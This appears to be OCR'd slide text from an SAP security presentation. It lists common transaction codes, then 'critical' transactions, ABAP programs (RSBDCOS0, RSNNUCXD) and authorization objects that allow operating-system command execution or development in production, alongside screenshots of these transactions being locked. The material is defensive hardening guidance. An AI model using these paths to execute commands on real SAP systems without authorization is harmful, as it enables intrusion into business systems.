
1. Payroll (HR/Payroll):
    1. PA30: Maintain Employee Master Data.
    2. PC00_M40_CEDT: Payroll Run and Tax Calculation.
    3. PTMW: Enter Employee's Working Time.
2. Procurement:
    1. ME21N: Create a Purchase Order.
    2. ME51N: Create a Purchase Requisition.
    3. ME2N: Display Purchase Orders.
3. Finance and Accounting:
    1. FB01: Post Financial Document.
    2. FBL3N: Display G/L Account Line Items.
    3. F110: Payment Run.


1000+ transactions

# Critical transactions

- SM49
- SM69
- DBACOCKPIT

- etc.


SAP Easy Access
Other menu
Create role
Assign users
Documentation
Favorites
SAP Menu
Connector for Multi-Bank Connectivity
Office
Cross-Application Components
Logistics
Accounting
Human Resources
Information Systems
Service
Tools
WebClient UI Framework
Transaction SM69 is locked (local customizing lock)
SAP
INS




SAP Easy Access
Other menu
Create role
Assign users
Documentation
Favorites
SAP Menu
Connector for Multi-Bank Connectivity
Office
Cross-Application Components
Logistics
Accounting
Human Resources
Information Systems
Service
Tools
WebClient UI Framework
Transaction SM49 is locked (local customizing lock)
SAP
INS

# Function and Program Execution

- SE37 - Function Modules
- SE38 – ABAP editor

# ABAP program

- RSBDCOS0
- RSNNUCXD



# Critical SAP Authorization Objects


- S_DEVELOP
- S_TRANSPRT

The production system

When the roles and authorization profiles have been completely tested in the quality assurance system and approved by the end users or project team, the roles can be transported into the production system. The user IDs can then be created.

You should never make changes to a production SAP system. You should therefore not assign following authorizations to users in a production system:

- Authorizations for the ABAP Workbench (authorization objects ABAP Workbench (S_DEVELOP) andTransport Organizer (S_TRANSPRT))
- SAP system operating system command execution authorizations (transaction SM52) (System Authorizations (S_ADMI_FCD) value UNIX).
- Authorizations to deactivate authorization checks (transaction AUTH_SWITCH_OBJECTS) with the authorization object S_USER_OBJ.


ABAP Editor: Initial Screen
Debugging
With Variant
Variants
Program
RSBDCOS0
Create
Subobjects
Source Code
Variants
Attributes
Text elements
Documentation
Display
Change
SAP


**ABAP Editor: Display Report RSBDCOS0**


Pattern | Insert | Replace | Delete | Undo | Text Elements

